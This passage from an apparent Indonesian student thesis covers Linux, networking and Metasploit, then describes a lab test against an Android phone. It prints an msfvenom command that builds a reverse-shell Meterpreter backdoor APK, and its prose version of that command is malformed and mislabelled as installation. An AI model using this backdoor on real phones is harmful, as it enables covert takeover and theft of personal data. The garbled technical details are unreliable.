## 2.6 GNU/Linux

GNU merupakan singkatan *rekursif* dari “*GNU's Not Unix*” (*GNU* bukan *Unix*) serta dilafalkan ge-nuu. Proyek *GNU* diluncurkan pada tahun 1984 untuk mengembangkan -sebuah sistem operasi lengkap serupa *Unix* yang berbasis perangkat lunak bebas yaitu sistem *GNU*. *Kernel GNU* tidak pernah rampung, sehingga *GNU* menggunakan *kernel Linux*. Kombinasi *GNU* dan *Linux* merupakan sistem operasi *GNU/Linux*, yang kini digunakan secara meluas. Proyek *GNU* telah mengembangkan sebuah sistem perangkat lunak bebas lengkap yaitu “*GNU*” (*GNU's Not Unix*, *GNU* bukan *Unix*) yang kompatibel dengan *Unix*. Richard Stallman menulis dokumen pertama dari proyek ini yaitu *Manifesto GNU* (31k huruf), yang telah diterjemahkan ke berbagai bahasa lain. Pengumuman pertama perihal proyek ini ditulis pada tahun 1983. Kata “bebas” di atas menyangkut pengertian kebebasan, dan bukan bebas tidak membayar. Anda mungkin perlu atau pun tidak perlu membayar, untuk mendapatkan perangkat lunak *GNU*. Dengan cara yang mana pun, setelah memiliki perangkat lunak tersebut, anda mendapatkan tiga jenis “kebebasan” dalam menggunakannya. Pertama, kebebasan untuk menggandakan program tersebut serta memberikannya ke teman atau sejawat anda. Kedua, kebebasan untuk merubah *source code* program sesuai dengan keinginan anda. Ketiga, kebebasan untuk mendistribusikan dan versi perbaikan, sehingga ikut membantu pembangunan masyarakat (Jika anda kita mendistribusikan ulang perangkat lunak *GNU*, anda dapat meminta biaya duplikasi, atau juga dapat memberikan secara cuma-cuma. (Edy Budi Harjono, 2016).



Linux adalah sebuah aplikasi atau program yang menggunakan kernel sebagai sistem operasi. Script pertama Linux dirancang dan ditulis oleh seorang mahasiswa dari Finlandia bernama "Linus Torvalds" untuk Intel 80386 arsitektur. Script lain dari Linux yang tersedia di Internet pada tahun 1991. Setelah itu, banyak orang bermain peran penting dalam mengembangkan dan memperluas Linux di berbagai belahan dunia. Sistemnya, peralatan sistem dan pustakanya umumnya berasal dari sistem operasi GNU, yang diumumkan tahun 1983 oleh Richard Stallman. Kontribusi GNU adalah dasar dari munculnya nama alternatif GNU/Linux. Dia menggunakan alat proyek GNU dan dengan demikian sistem operasi dikembangkan melalui proyek GNU / Linux. (Edy Budi Harjono, 2016)

## **2.7 Topologi jaringan**

Topologi adalah suatu aturan/rules bagaimana menghubungkan komputer (*node*) satu sama lain secara fisik dan pola hubungan antara komponen-komponen yang berkomunikasi melalui media/peralatan jaringan, seperti : *server*, *workstation*, *hub/switch*, dan pengabelannya, sedangkan jaringan merupakan sebuah sistem yang terdiri atas komputer, perangkat komputer, tambahan dan perangkat jaringan lainnya yang saling berhubungan dengan menggunakan media tertentu dengan aturan yang sudah ditetapkan.

Topologi jaringan komputer adalah suatu cara menghubungkan komputer yang satu dengan komputer lainnya sehingga membentuk jaringan. Dalam suatu jaringan komputer jenis topologi yang dipilih akan mempengaruhi kecepatan komunikasi. Untuk itu maka perlu dicermati kelebihan/keuntungan dan

kekurangan/kerugian dari masing-masing topologi berdasarkan karakteristiknya (Satukan Halawa, 2016).

Topologi jaringan atau arsitektur jaringan adalah gambaran perencanaan hubungan antarkomputer dalam Local Area Network (LAN) yang umumnya menggunakan kabel (sebagai media transmisi, dengan konektor, ethernet card, dan perangkat pendukung lainnya. Jenisi-Jenis Topologi: (Herlina Latipa Sari et al., 2013).

1. Topologi *Bus*
2. Topologi *Star*
3. Topologi *Ring*
4. Topologi *Mesh*

## **2.8 Router**

Router adalah sebuah alat jaringan komputer yang mengirimkan paket data melalui sebuah jaringan atau Internet menuju tujuannya, melalui sebuah proses yang dikenal sebagai routing. Proses routing terjadi pada lapisan 3 (Lapisan jaringan seperti Internet Protocol) dari stack protokol tujuh-lapis OSI. Sebuah router mampu mengirimkan data/informasi dari satu jaringan ke jaringan lain yang berbeda. Router akan mencari jalur terbaik untuk mengirimkan sebuah pesan yang berdasarkan atas alamat tujuan dan alamat asal. Router mengetahui alamat masing-masing komputer di lingkungan jaringan lokalnya. Router memiliki kemampuan melewatkan paket IP dari satu jaringan ke jaringan lain yang mungkin memiliki banyak jalur diantara keduanya. Router dapat digunakan untuk

menghubungkan sejumlah LAN (Local Area Network), sehingga trafik yang dibangkitkan oleh suatu LAN terisolasi dengan baik.

Dari uraian diatas dapat disimpulkan bahwa router adalah perangkat yang bertanggung jawab dalam melewatkan dan menerima paket data. Router memiliki kemampuan melewatkan paket IP dari satu jaringan ke jaringan lain yang mungkin memiliki banyak jalur diantara keduanya. Router-router yang saling terhubung dalam jaringan internet turut serta dalam sebuah algoritma routing terdistribusi untuk menentukan jalur terbaik yang dilalui paket IP dari system ke system lain.

Router berfungsi sebagai sebuah alat penghubung di antara rangkaian yang berlainan. Semasa paket dihantar, router akan menjalankan beberapa proses penting diantaranya ialah : membuat terjemahan protokol, mengemaskan jadual haluan, mengirim paket, membungkus paket dan membuka bungkus paket. Fungsi router adalah sebagai berikut :

1. Membaca alamat logika / ip address source & destination untuk menentukan routing dari suatu LAN ke LAN lainnya.
2. Menyimpan routing table untuk menentukan rute terbaik antara LAN ke WAN.
3. Perangkat di layer 3 OSI Layer.
4. Bisa berupa "box" atau sebuah OS yang menjalankan sebuah daemon routing.
5. Interfaces Ethernet, Serial, ISDN BRI.

Beberapa kelebihan router yaitu dapat menghubungkan dua atau lebih rangkaian untuk membentuk satu rangkaian internetwork, dapat menghubungkan dua rangkaian yang berlainan protokol, dan mengawal keselamatan rangkaian dengan membuat lapisan pada paket. Kemampuan yang dimiliki router pada sebuah LAN, diantaranya :

1. Router dapat menerjemahkan informasi diantara LAN dan internet
2. Router akan mencari alternatif jalur yang terbaik untuk mengirimkan data melewati internet.
3. Mengatur jalur sinyal secara efisien dan dapat mengatur data yang mengalir diantara dua buah protokol.
4. Dapat mengatur aliran data di antara topologi jaringan bus dan topologi star.
5. Dapat mengatur aliran data melewati kabel fiber optic, kabel koaksial atau kabel twisted pair.

## **2.9 Local Area Network (LAN)**

Sebuah LAN adalah jaringan yang dibatasi oleh area yang relatif kecil, umumnya dibatasi oleh area lingkungan, seperti sebuah kantor pada setiap gedung, atau tiap-tiap ruangan pada sebuah sekolah. Biasanya jarak antarnode tidak lebih jauh dari sekitar 200 m. Sifat-sifat LAN selain areanya local adalah memiliki kecepatan yang sangat tinggi. LAN seringkali digunakan untuk menghubungkan komputer-komputer pribadi dan workstation dalam kantor perusahaan atau pabrik-pabrik untuk memakai bersama resource (misalnya, printer, scanner) dan saling bertukar informasi. LAN dapat dibedakan dari jenis jaringan lainnya berdasarkan tiga karakteristik komputer: ukuran, teknologi transmisi dan topologinya.

Beberapa model konfigurasi LAN, satu komputer biasanya di jadikan sebuah file server. Yang mana digunakan untuk menyimpan perangkat lunak (software) yang mengatur aktifitas jaringan, ataupun sebagai perangkat lunak yang dapat digunakan oleh komputer-komputer yang terhubung ke dalam network. Komputer-komputer yang terhubung ke dalam jaringan itu biasanya disebut dengan workstation. Biasanya kemampuan workstation lebih di bawah dari file server dan mempunyai aplikasi lain di dalam harddisk nya selain aplikasi untuk jaringan. Kebanyakan LAN menggunakan media kabel untuk menghubungkan antara satu komputer dengan komputer lainnya. (Herlina Latipa Sari et al., 2013).

## **2.10 Kali Linux**

Linux adalah sistem operasi berbasis GNU/Linux yang bersifat Open Source dan memiliki banyak varian seperti Debian, Slackware, Open Suse, Archlinux, Redhat dan sebagainya. Walaupun sangat banyak varian GNU/Linux hanya menyediakan aplikasi yang sudah ditentukan yang mungkin kurang bermanfaat oleh pengguna sehingga hal ini mengakibatkan banyak pengguna yang melakukan remastering untuk memenuhi kebutuhannya. Remastering adalah proses membuat sistem operasi baru dengan mengurangi atau menambahkan fitur-fiturnya dari distro GNU/Linux yang telah ada.

Ada beberapa GNU/Linux hasil remaster dikhususkan untuk kebutuhan tertentu diantaranya seperti Ubuntu studio yang dibuat untuk keperluan multimedia. GNU/Linux sabilly yang dibuat untuk umat muslim dan Backtrack/Kali untuk kebutuhan penetration testing. tujuannya untuk

mempermudah, mempercepat pemasangan karena kendala keterbatasan koneksi internet dan konfigurasi kebutuhan pemrograman pada GNU/Linux. (Edy Budi Harjono, 2016).

*Kali Linux* adalah distribusi berlandaskan distribusi *Debian GNU/Linux* untuk tujuan forensik digital dan di gunakan untuk pengujian penetrasi, yang dipelihara dan didanai oleh *Offensive Security*. *Kali Linux* juga dikembangkan oleh *Offensive Security* sebagai penerus *BackTrack Linux*. *Kali Linux* menyediakan pengguna dengan mudah akses terhadap koleksi yang besar sebagai alat yang berhubungan dengan keamanan, termasuk *port scanner* untuk *password cracker*. Pembangunan kembali *BackTrack Linux* secara sempurna, mengikuti sepenuhnya kepada standar pengembangan *Debian*. (Muhammad Addy Rahmadani dan Mochammad Fahu Rizal, 2017).

## **2.11 Android**

*Android* adalah sebuah sistem operasi perangkat mobile berbasis linux yang mencakup sistem operasi, middleware dan aplikasi. Android menyediakan platform terbuka bagi para pengembang untuk menciptakan aplikasi mereka. Awalnya, *Google Inc.* membeli *Android Inc.* yang merupakan pendatang baru yang membuat peranti lunak untuk ponsel atau smartphone. Kemudian untuk mengembangkan Android, dibentuklah *Open Handset Alliance*, konsorsium dari 34 perusahaan peranti keras, peranti lunak dan telekomunikasi, termasuk *Google*, *HTC*, *Intel*, *Motorola*, *Qualcomm*, *T-Mobile*, dan *Nvidia*. Pada saat perilisan perdana Android, 5 November 2007, *Android* bersama *Open Handset Alliance* menyatakan mendukung pengembangan open source pada perangkat mobile. Di

lain pihak, Google merilis kode-kode Android di bawah lisensi Apache, sebuah lisensi perangkat lunak dan open platform perangkat seluler (Andi Juansyah, 2015).

*Android* merupakan sistem operasi berbasis *Linux* yang digunakan untuk perangkat seluler. *Android* menyediakan *platform* terbuka bagi para pengembang untuk menciptakan aplikasi mereka sendiri. *Android* adalah sebuah *software* untuk perangkat *mobile* yang mencakup sistem operasi, *middleware*, dan aplikasi. *Android* pada mulanya didirikan oleh *Andy Rubin, Rich Miner, Nick Sears*, dan *Chris White* pada tahun 2003

Perilisan perdana *Android*, 5 November 2007, *Android* bersama *Open Handset Alliance* menyatakan mendukung pengembangan standar terbuka pada perangkat seluler. Di lain pihak, *Google* merilis kode-kode *Android* di bawah lisensi *Apache*, sebuah lisensi perangkat lunak dan standar terbuka perangkat seluler. *Android* menyediakan *platform* terbuka bagi para pengembang buat menciptakan aplikasi mereka sendiri untuk digunakan oleh bermacam peranti *mobile*. Beberapa fitur utama dari *Android* antara lain *Wi-Fi hotspot, Multi-touch, Multitasking, GPS, Support Java*, mendukung banyak jaringan (GSM/EDGE, IDEN, CDMA, EV-DO, UMTS, Bluetooth, Wi-Fi, LTE, and WiMAX) dan juga kemampuan dasar handphone pada umumnya.

Secara garis besar, arsitektur *Android* terdiri atas *Application & Widgets, Application Frameworks, Libraries*, dan *Android Run Time*. (Ir.Yuniar Supradi, 2017)

1. *Application & Widgets* merupakan *layer* (lapis) di mana kita berhubungan dengan aplikasi saja.
2. *Application Frameworks* merupakan *Open Development Platform* yang ditawarkan *Android* untuk dapat dikembangkan guna membangun aplikasi.
3. *Libraries* merupakan layer dimana fitur-fitur *Android* berada.
4. *Android Run Time* merupakan layer yang membuat aplikasi *Android* dapat dijalankan dimana dalam prosesnya menggunakan implementasi *Linux*.

## **2.12 Metasploit Framework**

*Metasploit* merupakan software security yang sering digunakan untuk menguji coba ketahanan suatu sistem dengan cara mengeksploitasi kelemahan *software* suatu sistem. *Metasploit* diciptakan HD Moore pada tahun 2003 sebagai alat jaringan portable menggunakan bahasa scripting perl. Kemudian, *metasploit framework* benar-benar ditulis ulang dalam bahasa pemrograman oleh Ruby. Pada tanggal 21 oktober 2009. Proyek *metasploit* mengumumkan yang telah di akuisisi oleh Rapid7, sebuah perusahaan keamanan yang menyediakan solusi kerentanan manajemen terpadu.

Seperti produk komersial yang sebanding seperti kanvas imunitas atau inti *Dampak Core Security Technologies*, *metasploit* digunakan untu menguji kerentanan sistem komputer untuk melindungi mereka atau untuk masuk ke sistem *remote*. *Metasploit* biasanya digunakan untuk kegiatan baik yang sah dan tidak sah. Sejak si akuisisi dari *Metasploit Framework*. *Metasploit* menyerang dengan istilah *remote exploitation*, maksudnya penyerang berada dari jarak jauh



namun dapat mengendalikan target melalui *exploit* yang ada. *Exploit* ini berisi *payload* yang sudah ditentukan penyerang. Metasploit framework bisa juga dikatakan sebagai sebuah platform pengembangan untuk membuat tool security dan exploit.

Metasploit framework sering dibuat dengan menggunakan bahasa pemrograman Ruby. Fungsi dasar dari metasploit framework adalah untuk memunculkan modul, membiarkan penggunanya mengkonfigurasi modul exploit dan mencobanya pada target yang dituju. Metasploit biasa dikaitkan dengan istilah remote exploitation, maksudnya walaupun penyusup sistem berada pada jarak yang jauh tetapi dapat mengendalikan komputer korban. Metasploit menyerang dengan cara mengirimkan exploit yang berisi payload yang sudah ditentukan oleh penyusup sistem pada komputer korban.

Exploit merupakan software yang berfungsi untuk memanfaatkan kelemahan pada software korban (misal web browser), setelah berhasil mengeksploitasinya exploit tersebut memasukkan payload ke dalam memori korban. Walaupun exploit sering digunakan untuk menyerang kerapuhan keamanan (security vulnerability) yang spesifik namun tidak selalu bertujuan untuk melancarkan aksi yang tidak diinginkan. Banyak peneliti keamanan komputer menggunakan exploit untuk mendemonstrasikan bahwa suatu sistem memiliki kerapuhan.

*Payload* merupakan sebuah file executable milik penyusup yang akan di run pada komputer korban dengan tujuan dapat mengendalikan komputer tersebut secara remote atau memasang backdoor, trojan, virus, worm, dan lain-lain.

Payload dapat disusupi setelah bug berhasil dieksploitasi oleh Metasploit Framework.

Misal kita pilih payload Generic/Shell\_Bind\_TCP, artinya kita akan mengambil alih Shell Bind dari target hacking kita. Metasploit framework mempunyai banyak kegunaan dalam berbagai bidang diantaranya adalah :

1. Pada bidang keamanan jaringan untuk melakukan tes penetrasi
2. administrator sistem untuk memverifikasi instalasi dan patch sistemnya
3. vendor produk untuk melakukan tes kelemahan dan peneliti-peneliti keamanan lainnya didunia
4. Riset dan penelitian eksploitasi keamanan
5. memahami cara kerja serangan
6. Tes penetrasi
7. Tes IPS/IDS
8. Demo atau presentasi
9. *Legal hacking* (Roni Anggara Putra et al., 2017)

## **2.13 Smartphone**

*Smartphone* adalah telepon genggam yang mempunyai kemampuan dengan penggunaan dan fungsi yang menyerupai komputer. Belum ada standar pabrik yang menentukan arti *smartphone*. Bagi beberapa orang, *smartphone* merupakan telepon yang bekerja menggunakan seluruh perangkat lunak sistem operasi yang menyediakan hubungan standar dan mendasar bagi pengembang aplikasi. Bagi yang lainnya, *smartphone* hanyalah merupakan sebuah telepon yang

menyajikan fitur canggih seperti surel (surat elektronik), internet dan kemampuan membaca buku elektronik (*e-book*) atau terdapat papan ketik (baik sebagaimana jadi maupun dihubung keluar). Dengan kata lain, *smartphone* merupakan komputer kecil yang mempunyai kemampuan sebuah telepon. Pertumbuhan permintaan akan alat canggih yang mudah dibawa ke mana-mana membuat kemajuan besar dalam pemroses, penguatan, layar dan sistem operasi yang di luar dari jalur telepon genggam sejak beberapa tahun ini

Kebanyakan alat yang dikategorikan sebagai *smartphone* menggunakan sistem operasi yang berbeda. Dalam hal fitur, kebanyakan *smartphone* mendukung sepenuhnya fasilitas surel dengan fungsi pengatur personal yang lengkap. Fungsi lainnya dapat menyertakan miniature papan ketik QWERTY, layar sentuh atau Dpad, kamera, pengaturan daftar nama, penghitung kecepatan, navigasi piranti lunak dan keras, kemampuan membaca dokumen bisnis, pemutar musik, penjelajah foto dan melihat klip video, penjelajah internet, atau hanya sekedar akses aman untuk membuka surel perusahaan, seperti yang ditawarkan oleh *BlackBerry*. Fitur yang paling sering ditemukan dalam *smartphone* adalah kemampuannya menyimpan daftar nama sebanyak mungkin, tidak seperti telepon genggam biasa yang mempunyai batasan maksimum penyimpanan daftar nama. (Intan Trivena Maria Daeng et al., 2017)

## **2.14 Sistem Operasi**

Sistem Operasi merupakan program utama yang menghubungkan Software aplikasi yang digunakan oleh user dengan *hardware*. Pengertian sistem operasi secara umum ialah pengelola seluruh sumber-daya yang terdapat pada


sistem komputer dan menyediakan sekumpulan layanan (*system calls*) yang sering disebut “*tools atau utility*” berupa aplikasi kepemakai sehingga memudahkan dan menyamankan penggunaan ketika memanfaatkan sumber-daya sistem komputer tersebut.

Jenis Sistem Operasi dapat dibedakan berdasarkan jumlah pengguna dan program yang dapat dijalankan, juga berdasarkan jenis *software*, atau jenis hardware yang digunakan. Berdasarkan jumlah pengguna dan program yang dijalankan, sistem operasi dapat dikategorikan dengan:

1. *Single User – Single Tasking* : Satu komputer hanya bisa digunakan oleh satu user dan hanya bisa menjalankan satu program di satu waktu, contohnya: DOS (*Disk Operating System*).
2. *Single User – Multi Tasking* : Satu komputer dipakai oleh satu user dan dapat menjalankan banyak program disatu waktu, contohnya: Windows, MacOS, BeOS, JDS, dll.
3. *Single User – Multi Tasking* : Satu komputer dipakai oleh satu user dan dapat menjalankan banyak program disatu waktu, contohnya: Windows, MacOS, BeOS, JDS, dll.
4. *Multi User – Multi Tasking* : Satu komputer dipakai bersamaan oleh banyak user yang dapat menjalankan banyak program di satu waktu, contohnya: Unix, Linux, FreeBSD (SO turunan Unix) atau Windows dengan aplikasi Citrix Metaframe, dll. (Barka Satya, 2010)

**BAB III**  
**METODE PENELITIAN**

**3.1 Tahapan penelitian**



**Gambar 3.1** Diagram Tahapan Penelitian

Dari diagram diatas dapat disimpulkan alurnya sebagai berikut :

1. *Perumusan masalah* adalah merumuskan sebuah masalah untuk mencari solusi yang tepat terhadap masalah tersebut.
2. *Penentuan tujuan* adalah menentukan tujuan sistem apa yg akan di bangun atas dasar masalah yang ada.
3. *Studi pustaka* adalah mencari sumber referensi yang cocok sesuai sistem yang akan di bangun.
4. *Pengumpulan data* adalah mengumpulkan data-data yang akan digunakan sebagai penunjang pembuatan sistem.
5. *Desain topologi* adalah mendesain topologi jaringan yang akan digunakan dalam pengimplementasian sistem.
6. *Input dan Output* adalah mencari masukan dari luar ataupun dalam untuk membuat sistem yang akan dibangun.
7. *Perancangan sistem* adalah merancang sistem sesuai kebutuhan yang diperlukan, yang bersumber dari masalah yang telah dirumuskan.
8. *Instalasi dan konfigurasi sistem* adalah menginstall dan mengkonfigurasi sistem sesuai kinerja yang di inginkan.
9. *Implementasi* adalah mengimplemantasikan sistem yang sudah terbangun.
10. *Pengujian* adalah menguji coba dan menjalankan sistem secara lengkap dan rinci untuk melihat hasil secara keseluruhan.

### 3.2 Analisis Masalah

Perkembangan teknologi dari zaman ke zaman semakin meningkat, tidak hanya pada perangkat kerasnya saja namun juga terhadap perangkat lunaknya. Dengan semakin mudahnya mendapatkan informasi dari internet, dan semakin luasnya setiap orang dapat mempelajari ilmu dari internet maka akan ada dampak baik dan buruk yang akan dihasilkan.

Disini penulis melihat dampak buruk yang bisa dihasilkan dari semakin berkembangnya ilmu dalam bidang teknologi dan semakin mudah untuk mendapatkannya, hacking dan cracking merupakan salah satu contoh permasalahan yang ditimbulkan dari semakin berkembangnya ilmu teknologi. Salah satunya yaitu *Metasploit framework*.

*Metasploit framework* merupakan sebuah *Penetration tool* yang cukup kuat untuk melakukan penetrasi kedalam sebuah sistem. Disini penulis akan melakukan *implementasi metasploit framework* pada sebuah *smarthphone* yang menggunakan OS *Android*. Uji coba ini bertujuan untuk menguji sistem keamanan pada OS *android* dengan menggunakan metode ini. *Android* dipilih karena merupakan sebuah OS yang digunakan pada hampir setiap *smartphone* pada zaman sekarang.

*Metasploit framework* ini nantinya akan bekerja dengan cara mencoba masuk kedalam sistem *android* lalu meremote atau mengambil alih HP tanpa diketahui sang pemilik. Oleh sebab itu pengujian ini sangat penting dilakukan untuk mencegah terjadinya hal yang tidak kita inginkan.

### **3. 2.1 Perangkat yang Digunakan untuk Mengimplementasikan *Metasploit framework* pada sistem operasi *android*.**

Dalam penerapan *Metasploit framework* sebagai metode untuk pengujian sistem keamanan pada *android*, maka membutuhkan beberapa perangkat pendukung agar yang dibuat dapat berjalan dengan baik sesuai dengan perencanaan. Adapun perangkat yang digunakan terbagi menjadi dua bagian, sebagai berikut:

#### **1. Perangkat Keras (*Hardware*)**

- a. Laptop *Dell Inspiron* dengan *processor intel core i3* (sebagai *Metasploit framework*)
- b. *Wireless router TP-LINK TL-WR840N*
- c. Sebuah *smartphone OPPO F1* (sebagai target).

#### **2. Perangkat Lunak (*Software*)**

- a. *Kali Linux* yang digunakan sebagai *Operating System* dalam menjalankan *Metasploit framework*.
- b. *android*,
- c. *Windows 10*

### **3. 2.2 Teknik Pemecahan Masalah**

Pada Implementasi *Metasploit framework* yang menggunakan *kali linux* sebagai uji coba sistem keamanan *android* ini mempunyai beberapa poin teknik dalam pemecahannya, sebagai berikut:



1. Untuk langkah awal dalam implementasi ini, harus menginstall *Metasploit framework* dari repository kali linux.
2. Mengkonfigurasi *Metasploit framework* pada kali linux melalui terminal.
3. Memasang *Metasploit framework* pada *android*.
4. Membangun *Metasploit framework* pada kali linux dan menghubungkannya ke android.
5. Menghubungkan *Metasploit framework* dengan *router* untuk melakukan serangan pada android.
6. Perancangan ini membutuhkan perangkat keras maupun perangkat lunak dalam melakukan uji coba *Metasploit framework* ini hingga berjalan sesuai dengan rancangan.
7. Kemudian pada proses pengujian ini akan dilakukan secara keseluruhan termasuk menguji coba keamanan android melalui 1 jaringan yang sama menggunakan router, dimana bertujuan untuk mengetahui apakah perancangan sistem sudah sesuai dengan rencana yang sebelumnya dibuat.

### **3.3. Konsep Implementasi Metode *Metasploit Framework* pada Sistem Keamanan *Android*.**

Konsep yang digunakan untuk uji coba penyerangan terhadap sistem keamanan android ini menggunakan metode *Metasploit framework* adalah, dengan cara menghubungkan antara *Metasploit framework* dan *smartphone* yang menggunakan OS Android melalui jaringan yang sama. Untuk menghubungkan keduanya maka di gunakan *router* dengan alamat IP 192.168.130.1 yang kemudian akan saling terhubung antara 1 dan lainnya.

Implementasi ini akan berhasil apabila disaat *Metasploit framework* melakukan penetrasi kedalam *smartphone* dan kemudian HP tersebut dapat di control melalui PC *Metasploit framework*. Maka dari itu berarti implementasi *Metasploit framework* atas sistem operasi android dengan menggunakan alamat router yang sama telah berhasil.


### **3.3.1 Skema kinerja *Metasploit framework***

*Metasploit framework* merupakan sebuah metode penyerangan yang melakukan penetrasi kedalam sistem keamanan pengguna dalam 1 jaringan yg sama. Dalam implentasi ini akan di uji coba pada sistem keamanan android, dimana nanti *Metasploit framework* akan melakukan penyerangan terhadap sistem keamanan android dan kemudian akan melakukan remote control dari jarak jauh. Kemudian akan mencoba mengakses data-data pribadi pada *smartphone* OPPO F1 , tanpa diketahui oleh sang pemilik.

Untuk melakukan implementasi ini penulis menggunakan sistem operasi kali linux yang dijalankan pada laptop DELL intell core i3. Kenapa *Metasploit framework* ini dijalankan pada kali linux?. Karena pada kali linux *Metasploit framework* dapat di install melalui repository kali linux tersebut, dan pada kali linux *Metasploit framework* dijalankan dengan perintah *command line*. Karena itu *Metasploit framework* sangat cocok digunakan untuk melakukan uji coba pada sistem keamanan android, karena akan melakukan serangan langsung untuk memperoleh object yang di inginkan.

### 3.3.2 Topologi Jaringan *Metasploit Framework* pada *Android*.

Topologi jaringan adalah penyusunan jaringan yang diambil dari beberapa komponen yang ada kaitannya didalam jaringan tersebut, *Metasploit framework* juga memiliki topologi jaringan sendiri yang membuat semua komponen saling terhubung dan bisa di akses oleh *user*, berikut adalah gambar dari topologi jaringan *Metasploit framework* yang dibangun:



**Gambar 3.2** Topologi Jaringan *Metasploit framework*

### **3. 4. Membangun *Metasploit Framework***

*Metasploit framework* merupakan sebuah metode penyerangan yang digunakan untuk meremote target. Untuk membangun *Metasploit framework* pertama harus menginstall terlebih dahulu pada repository kali linux. Dalam *Metasploit framework* dibutuhkan beberapa rules untuk bisa menghubungkan antara *Metasploit framework* dan *smartphone android*.

#### **3. 4.1 Konfigurasi *Metasploit framework***

Untuk menjalankan sebuah *Metasploit framework* perlu dilakukan konfigurasi *penginstallan* layanan yang akan digunakan dalam sebuah *Metasploit framework*. Berikut layanan yang harus di *install* pada *Metasploit framework*.

##### **1. *Instalasi Metasploit Framework***

Buka terminal pada kali linux lalu *install metasploit framework* dengan perintah *Msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.130.1=4444 R>backdoor.apk*. Kemudian akan mealakukan proses seperti yang diminta, lalu akan muncul pertanyaan *Do you want continue?* *[Y/n]* pilih Y.

```

root@kali:~# ifconfig
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 80 bytes 4366 (4.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 80 bytes 4366 (4.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.101 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::20c:f30:f886:c9fa prefixlen 64 scopeid 0x20<link>
    ether cc:22:a1:1b:a8:1b txqueuelen 1000 (Ethernet)
    RX packets 685 bytes 534415 (521.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 582 bytes 121778 (118.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# ^C
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.101 LPORT=4444 R> novrydoor.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 18088 bytes

root@kali:~# service postgresql start

```

**Gambar 3.3** Tampilan *metasploit framework*

Di sini setelah melakukan penginstalan kemudian kali linux akan melakukan konfigurasi pada *IP address*.

